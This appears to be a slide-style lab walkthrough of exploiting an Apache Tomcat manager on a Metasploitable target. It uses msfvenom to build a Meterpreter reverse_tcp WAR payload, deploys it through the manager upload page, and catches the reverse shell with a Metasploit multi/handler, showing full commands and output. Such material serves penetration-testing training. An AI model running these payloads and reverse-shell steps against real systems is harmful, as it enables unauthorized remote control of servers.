
Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/laFwE9		true	1	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/dqXexM7k8JlEetC		true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy

Exploit vulnerable service manually (Conti..)


- The previous image concludes how we gained access to the Apache Tomcat with the help of credentials.
- Now we will need to create a WAR payload to upload on the application manager.



```
msf > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=1234 -f war >  exploit.war
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=1234 -f war >  exploit.war

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of war file: 1592 bytes
```

Exploit vulnerable service manually (Conti..)


- The **msfvenom** command in the previous image is used to generate payload.
- Now we will check the URL where our payload will be executed
- We will use the command **"jar -xvf exploit.war"**



```
msf > jar -xvf exploit.war
[*] exec: jar -xvf exploit.war

  created: META-INF/
 inflated: META-INF/MANIFEST.MF
  created: WEB-INF/
 inflated: WEB-INF/web.xml
 inflated: pkgtbxowgs.jsp
```

Exploit vulnerable service manually (Conti..)


- The jar command is used for decoding into human readable form.
- Now we got the URL
- Then we will deploy our exploit on the Apache Tomcat Manager.
- Now we will go to “http://192.168.0.105:8180/manager /html/upload“ to deploy our exploit.


WAR file to deploy

Select WAR file to upload: exploit.war

Exploit vulnerable service manually (Conti..)


- The previous image concludes that our exploit got uploaded.
- Now we will open a **msf handler** on the host.




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.0.106
lhost => 192.168.0.106
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.106:1234
msf exploit(multi/handler) >
```

Exploit vulnerable service manually (Conti..)

- Now we would got to the URL of of our exploit.
- http://192.168.0.105:8180/exploit/pkgtbxowgs.jsp
- We got a reverser_tcp meterpreter session on the HOST back.



```
msf exploit(multi/handler) > [*] Sending stage (861480 bytes) to 192.168.0.105
[*] Meterpreter session 2 opened (192.168.0.106:1234 -> 192.168.0.105:34029) at 2018-09-20 22:48:05 +0530
```



```
msf exploit(multi/handler) > sessions -c 'uname -a'
[*] Running 'uname -a' on meterpreter session 2 (192.168.0.105)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```